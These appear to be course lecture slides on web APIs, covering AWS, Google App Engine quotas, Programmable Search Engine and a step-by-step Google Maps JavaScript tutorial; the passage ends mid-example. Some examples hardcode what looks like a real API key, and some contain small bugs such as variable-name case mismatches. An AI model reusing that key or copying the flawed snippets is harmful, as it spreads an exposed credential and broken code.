
XML/HTTP stands for REST

Data

Amazon Web Services Data Model

Below is a graphical listing of the elements of the Amazon Web Services data model.

The graphic represents the logical structure of AWS data.




Google APIs

- Available at:
 - <http://developers.google.com/products>

- APIs available for:

- Android
- App Engine
- Chrome
- Games
- Google Maps
- Google Apps
- Google Play
- Commerce
- YouTube
- Etc.

- Develop, Grow, and Earn



Google App Engine

- Google App Engine lets you run Web Applications / Web Services on GCP.
 - There are no servers to maintain: You just upload your application (like AWS)
- You can serve your app from your own domain name, or you can serve your app using a free name on the appspot.com domain.
 - You can limit access to members of your organization.
- Google App Engine supports apps written in several programming languages
 1. **Java** environment, including the JVM, and Java servlets.
 2. **PHP**
 3. **Python**. App Engine also features two dedicated **Python** runtime environments, each of which includes a fast Python interpreter and the Python standard library.
 4. **Go**. App Engine provides a **Go** runtime that runs natively compiled Go code.
 5. **Node.js & Ruby**.
 6. **Custom Runtimes**. Included in the “flexible environment”.
- Download App Engine SDKs at:
<https://cloud.google.com/appengine/downloads>
- You only pay for what you use and there are no set-up costs and no recurring fees
- Free daily limits are quite high: **860K API calls (URLFetch API)** , 200h connect time, 5GB storage) See: <https://cloud.google.com/appengine/quotas>

Google App Engine Free Quota

- See: <https://cloud.google.com/appengine/quotas>

Resource	Free Default Limit	Billing Enabled Default Limit
Default Google Cloud Storage Bucket Stored Data	5 GB	First 5 GB free; no maximum
Default Google Cloud Storage Bucket Class A Operations	20,000 ops/day	First 20,000 ops/day free; no maximum
Default Google Cloud Storage Bucket Class B Operations	50,000 ops/day	First 50,000 ops/day free; no maximum
Default Google Cloud Storage Bucket Network Egress	Up to the Outgoing Bandwidth quota	Up to the Outgoing Bandwidth quota free; no maximum

Resource	Free Default Limit		Billing Enabled Default Limit	
	Daily Limit	Maximum Rate	Daily Limit	Maximum Rate
Channel API Calls	657,000 calls	3,000 calls/minute	91,995,495 calls	32,000 calls/minute
Channels Created	100 channels	6 creations/minute	Based on your spending limit	60 creations/minute
Channel Hours Requested	200 hours	12 hours requested/minute	Based on your spending limit	180 hours requested/minute
Channel Data Sent	Up to the Outgoing Bandwidth quota	22 MB/minute	1 TB	740 MB/minute

Resource	Cost
Code & Static Data Storage - First 1 GB	Free
Code & Static Data Storage - Exceeding 1 GB	\$0.026/GB/month

Resource	Free Default Daily Limit	Billing Enabled Default Limit
Stored Data (billable)	1 GB *	1 GB free; no maximum
Number of Indexes	200 *	200
Entity Reads	50,000	\$0.06/100k entity read
Entity Writes	20,000	\$0.18/100k entity writes
Entity Deletes	20,000	\$0.02/100k entity deletes
Small Operations	Unlimited	Not applicable

Programmable Search Engine

- Previously known as “Google Custom Search.”
- Enables searching over a website or a collection of websites
- Places a Google search box on a website that allows users to search the site
- Search results can be customized to match the design of the site
 - Google form to be filled out to create the custom search box
<http://cse.google.com/>
- Create a “**Programmable search engine**”
 - Google Custom Search enables you to create a search engine for your website, your blog, or a collection of websites. You can configure your engine to search both web pages and images
- Search experience for users
 - Site search for your website
 - Topical search engine
 - Use structured data with Custom Search
- See: <https://developers.google.com/custom-search/>
- Documentation on implementing a “search box”:
<https://developers.google.com/custom-search/docs/tutorial/implementingsearchbox>

Google API Example: Google Maps API


- We will use the JavaScript API for Google maps

<https://developers.google.com/maps/documentation/javascript>

- We will use their API, V. 3, click on "Get Started"
- First step: obtain an API key by click on “GET A KEY”
- Second step: return to
<https://developers.google.com/maps/documentation/javascript/tutorial>

and examine the sample code

Note: Google Maps API material not required. [Skip to Slide 42, Apple iCloud for developers.](#)



The screenshot shows the Google Maps API documentation homepage. The top navigation bar includes links for Home, Documentation, Pricing, Search, and All Products. Below the navigation is a blue header bar with 'Web > Maps JavaScript API' and 'Customize maps with your own content and imagery.' buttons for 'GET A KEY' and 'VIEW PRICING AND PLANS'. The main content area has tabs for OVERVIEW, GUIDES, REFERENCE, SAMPLES, and SUPPORT. The 'OVERVIEW' tab is selected. Below it, there's a section titled 'Tutorials' with a sub-instruction 'Choose one of these tutorials or [see them all.](#)'. Three thumbnail images are shown: 'Create a Map with a Marker' (a map of Australia with a single red marker), 'Visualize Data' (a map of Australia with multiple red markers and data overlays), and 'Create Marker Clusters' (a map of Australia with a large red cluster of markers). The bottom of the page features a footer with links for 'Map Data' and 'Terms of Use'.

Activate Google Maps JavaScript API v3

Maps  Search for APIs & Services


Filter by 17 results

CATEGORY


Maps 

 Google Maps Android API Google Maps for your native Android app.	 Google Maps Directions API Google Directions between multiple locations.	 Google Maps Distance Matrix API Google Travel time and distance for multiple destinations.
 Google Maps Elevation API Google Elevation data for any point in the world.	 Google Maps Embed API Google Make places easily discoverable with interactive Google Maps.	 Google Maps Geocoding API Google Convert between addresses and geographic coordinates.
 Google Maps Geolocation API Google Location data from cell towers and WiFi nodes.	  Google Maps JavaScript API Google Maps for your website	 Google Maps Roads API Google Snap-to-road functionality to accurately trace GPS breadcrumbs.

Obtaining an API Key



Select Project



Returning a key result

Simple Maps Example

```
<!DOCTYPE html>

<html><head><meta name="viewport" content="initial-
scale=1.0, user-scalable=no" />

<style type="text/css">
    html { height: 100% }
    body { height: 100%; margin: 0; padding: 0 }
    #map-canvas { height: 100% }

</style>


<script type="text/javascript"
src="https://maps.googleapis.com/maps/api/js?key=API_KEY"
>

</script>

<script type="text/javascript">
    function initialize() {
        var mapOptions = {
            center: new google.maps.LatLng(-34.397,
150.644),
            zoom: 8
        };
        var map = new
google.maps.Map(document.getElementById("map-canvas"),
mapOptions);
    }

    google.maps.event.addListener(window, 'load',
initialize);</script></head>


<body> <div id="map-canvas"/></body></html>
```



for many more details about this example see
<https://developers.google.com/maps/documentation/javascript/tutorial>

Changing the Map's Center Point

- Use Geocoding API to find the latitude/longitude of a local address
- Use a geocoding service at:
<https://developers.google.com/maps/documentation/geocoding/start>
- For an address we will use the CS dept
- The result is the lat/long



The screenshot shows the Google Maps Geocoding API documentation page and a JSON response viewer.


Documentation Page:

- Header: Web Services > Geocoding API, GET A KEY, VIEW PRICING AND PLANS, SEND FEEDBACK
- Left sidebar: Get Started, Developer's Guide, Geocoding Best Practices, Geocoder FAQ, Best Practices for Web Services, Client Libraries, Get API Key, Policies and Terms, Usage Limits, Optimizing Quota Usage, Policies.
- Main content: Getting Started, Contents, Sample request and response, Geocoding request and response (latitude/longitude lookup), Reverse geocoding request and response (address lookup), Start coding with our client libraries, ...
- Description: The Google Maps Geocoding API is a service that provides geocoding and reverse geocoding of addresses.
- Rating: 5 stars.

JSON Response Viewer:


- URL: https://maps.googleapis.com/maps/api/geocode/json?address=941+bloom+walk+Los+Angeles,+CA&
- Format: JSON
- Results:
 - 0:
 - address_components: [...]
 - formatted_address: "Salvatori Computer Science Center, 941 Bloom Walk, Los Angeles, CA 90089, USA"
 - geometry:
 - bounds: {...}
 - location:
 - lat: 34.019476
 - lng: -118.2894739
 - location_type: "ROOFTOP"
 - viewport: {...}
 - place_id: "ChIJ4Tfr1PzHwoARkKpnxY2btw4"
 - types: [...]
 - status: "OK"

Simple Map with Lat/Long Change



Changing the Zoom Level

- the zoom level controls the distance above the map
- higher values cause the zoom to close in
- set the zoom value to 16 and the resulting map is produced



ROADMAP

Adding a Marker to the Map



- But where is the CS dept.? we need to add a marker
- we see an example of a marker at
<https://developers.google.com/maps/documentation/javascript/examples/marker-simple>

```
function initialize() {  
  var myLatLng = {lat: 34.020, lng: -118.290};  
  var mapOptions = { zoom: 4, center: myLatlng }  
  var map = new google.maps.Map(document.getElementById('map-canvas'), mapOptions);  
  var marker = new google.maps.Marker({  
    position: myLatlng,  
    map: map,  
    title: 'CS Dept'  
  });  
}  
google.maps.event.addDomListener(window, 'load', initialize);
```

Change the Map Type

This screenshot shows the Google Maps JavaScript API documentation page. The main content area displays the `google.maps.MapTypeId` class, which defines constants for common map types. The `HYBRID` type is highlighted in blue. Below the table, a note states: "Identifiers for common MapTypes." A section titled "Constant" contains a table:

Constant	Description
<code>HYBRID</code>	This map type displays a transparent layer of major streets on satellite images.
<code>ROADMAP</code>	This map type displays a normal street map.
<code>SATELLITE</code>	This map type displays satellite images.
<code>TERRAIN</code>	This map type displays maps with physical features such as terrain and vegetation.



there are 4 map types:
HYBRID
ROADMAP
SATELLITE
TERRAIN

one can alter the map type by adding the line:
`mapTypeId: 'satellite';` or
`map.setMapTypeId('terrain');`

Add a Marker with Tool Tip

```
<!DOCTYPE html>

<html><head><meta name="viewport" content="initial-scale=1.0,
user-scalable=no" />

<style type="text/css">
    html { height: 100% } body { height: 100%; margin: 0;
padding: 0 }

    #map-canvas { height: 100% }

</style> <script type="text/javascript"
src="https://maps.googleapis.com/maps/api/js?key=AIzaSyC0CF4Fh0OQs
redZjT8LA16yvZ7Ux9dnuQ">

</script>
<script type="text/javascript">


function initialize() {
    var mapOptions = {center: new google.maps.LatLng(34.020, -
118.290),
        zoom: 16      };

    var map = new google.maps.Map(document.getElementById("map-
canvas"), mapOptions);

    var marker = new google.maps.Marker({
        position: new google.maps.LatLng(34.020, -118.290),
        map: map,
        title: 'CS Dept!'  });

    google.maps.event.addListener(window, 'load',
initialize);</script></head>

<body> <div id="map-canvas"/></body></html>
```



Adding a Popup Info Window to the Marker

```
<!DOCTYPE html><html><head><meta name="viewport" content="initial-
scale=1.0, user-scalable=no" />

<style type="text/css">
html { height: 100% } body { height: 100%; margin: 0; padding: 0 }
#map-canvas { height: 100% }

</style><script type="text/javascript"
src="https://maps.googleapis.com/maps/api/js?key=AIzaSyC0CF4Fh0OQsredZjT8LA
16yvZ7Ux9dnUQ">

</script><script type="text/javascript">

function initialize() {
var mapOptions = {
center: new google.maps.LatLng(34.020, -118.290), zoom: 16
};
